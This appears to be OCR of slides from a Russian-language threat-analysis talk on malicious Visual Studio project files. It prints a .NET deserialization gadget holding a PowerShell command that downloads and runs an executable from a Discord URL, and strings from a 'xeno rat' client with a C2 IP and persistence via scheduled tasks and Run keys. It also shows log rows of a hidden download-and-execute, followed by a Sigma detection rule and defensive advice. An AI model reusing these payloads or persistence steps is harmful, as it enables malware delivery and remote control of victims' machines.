
Output

```
ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
System.Collections.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
Count Comparer Version Items System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089]]
System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
_comparison "System.DelegateSerializationHolder command (new-object
System.Net.WebClient).DownloadFile('https://cdn.discordapp.com/attachments/1004154802181247028/1220765632988053544/slave[redacted]_protected.exe?
ex=66102197&is=65fdac97&hm=d19086bc094ec10b5ddcc416212464e76dccd469a4f64f1c1c475373385870006&', $env:LOCALAPPDATA + '\updater.exe'); start
$env:LOCALAPPDATA\updater.exe powershell.exe "System.DelegateSerializationHolder Delegate method0 method1
0System.DelegateSerializationHolder+DelegateEntry/System.Reflection.MemberInfoSerializationHolder/System.Reflection.MemberInfoSerializationHolder
0System.DelegateSerializationHolder+DelegateEntry type assembly target targetTypeAssembly targetTypeName
methodName delegateEntry 0System.DelegateSerializationHolder+DelegateEntry "System.Func`3[[System.String, mscorlib,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089],[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
ISystem, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089 System.Diagnostics.Process Start
/System.Reflection.MemberInfoSerializationHolder Name AssemblyName ClassName Signature
Signature2
MemberType GenericArguments System.Type[] >System.Diagnostics.Process Start(System.String,
System.String) >System.Diagnostics.Process Start(System.String, System.String)
Compare System.String Int32 Compare(System.String, System.String) 2System.Int32
Compare(System.String, System.String)
```

4e69e86b23c9c051127913236e9368857a5e441fdf0c191c42f19d4b45e299d3.exe





```
xeno rat client
Run
error with subnode, subnode type=
1.0.7
data
data can not be null!
37.120.141.155 C2 IP address
mozzorg
appdata
WinSCVUpdate
-admin
nothingset
%\XenoManager\
XenoUpdateManager
 -
\root\SecurityCenter2
SELECT * FROM AntivirusProduct
displayName
N/A
SELECT * FROM Win32_OperatingSystem
Caption
OSArchitecture
UNKNOWN
schtasks.exe
/query /v /fo csv
TaskName
Task To Run
*,*
/delete /tn "
* /f
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
                <Task xmlns='http://schemas.microsoft.com/windows/2004/02/mit/task'>
                  <Triggers>
                    <LogonTrigger>
                      <Enabled>true</Enabled>
                    </LogonTrigger>
                  </Triggers>
                  <Principals>
                    <Principal id='Author'>
                      <LogonType>InteractiveToken</LogonType>
                      <RunLevel>HighestAvailable</RunLevel>
                    </Principal>
                  </Principals>
                  <Settings>
                    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
                    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
                    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
                  </Settings>
                  <Actions>
                    <Exec>
                      <Command>
</Command>
                    </Exec>
                  </Actions>
                </Task>
/Create /TN "
* /XML "
* /F
SUCCESS
L2MgY2hvaWNlIC9DIFkgL04gL2QgMSAvVCAzICYgREVsIC[illegible] /C choice /C Y /N /D Y /T 3 & Del
cmd.exe
r\V
XenoUpdateManager
WrapNonExceptionThrows
xeno rat client
Copyright
  2023
3310fc5be-6f5e-479c-a246-6093a38296c0
1.0.0.0
.NETFramework,Version=v4.8
FrameworkDisplayName
.NET Framework 4.8
/xeno_rat_client.DllHandler+<DllNodeHandler>d__3
+xeno_rat_client.Handler+<CreatedubSock>d__3
,xeno_rat_client.Handler+<GetAndSendInfo>d__5
*xeno_rat_client.Handler+<Type0Receive>d__6
*xeno_rat_client.Handler+<Type1Receive>d__7
&xeno_rat_client.Handler+<setSetId>d__8
*xeno_rat_client.Handler+<Type2Receive>d__9
(xeno_rat_client.Handler+<DebugMenu>d__10
```



# Как ловить?


| Time | eventtype_str | file_md5 | file_path | filecmdline | processfilemd5 | processfilepath | processcmdline | parentprocesscmdline | parentprocessfilepath |
|---|---|---|---|---|---|---|---|---|---|
| 2024-07-29 11:53:03 | ProcessCreated | 0x2E5A8590CF6848968FC23DE3FA1E25F1 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.vercel.app/Searchservice.exe' -OutFile 'Search service.exe'; Start-Process 'Search service.exe' | 0xC86CD09F6A25744A6FA6E483E4D268C5 | c:\windows\system32\cmd.exe | "C:\Windows\System32\cmd.exe" /c start powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.vercel.app/Searchservice.exe' -OutFile 'Search service.exe'; Start-Process 'Search service.exe' | "C:\Program Files\Microsoft Visual Studio\2022\Community\Common7\IDE\devenv.exe" "C:\Users\blurel\Desktop\gaytomcrypt\gaytomcrypt\GaytomCrypt\Phantom.sln" | C:\Program Files\Microsoft Visual Studio\2022\Community\Common7\IDE\devenv.exe |
| 2024-07-29 11:53:06 | NetworkConnectionEstablished | - | - | - | 0x2E5A8590CF6848968FC23DE3FA1E25F1 | c:\windows\system32\windowspowershell\v1.0\powershell.exe | powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.vercel.app/Searchservice.e | "C:\Windows\System32\cmd.exe" /c start powershell -WindowStyle Hidden -Command Invoke-WebRequest -Uri 'https://goober-repo214.ver | C:\Windows\System32\cmd.exe |
| 2024-07-29 11:53:06 | HttpRequest | - | https://goober-repo214.vercel.app/Searchservice.exe | - | 0x2E5A8590CF6848968FC23DE3FA1E25F1 | c:\w\win1.0\ | | | |
| 2024-07-29 11:53:06 | FileDownloadedExe | 0x5CB0B2AE29258987E22ABDF28B88DEE4 | https://goober-repo214.vercel.app/Searchservice.exe | - | 0x2E5A8590CF6848968FC23DE3FA1E25F1 | C:\W\Win1.0\ | | | |




```yaml
title: Suspicious network activity by VS IDE
status: experimental
description: Detects suspicious network activity related VS IDE
author: Kaspersky
date: 2024-07-16
logsource:
    category: process_creation
    product: windows
    service: security
detection:
    selection1:
        ParentImage|endswith: 'devenv.exe'
        ParentCommandLine|contains: '.sln'
    selection2:
        CommandLine|re: '.*http[s]{0,1}\:.*'
    condition: selection1 AND selection2
falsepositives:
    - VS IDE extensions activity
level: medium
```

# Рекомендации

- Проверяйте все файлы проектов перед его открытием
- Удаляйте .suo файлы, если они были созданы не вами
- Настроить доверенную среду в IDE
- Уделяйте внимание мониторингу процессам msbuild.exe и devenv.exe



Благодарю за внимание!

Вопросы?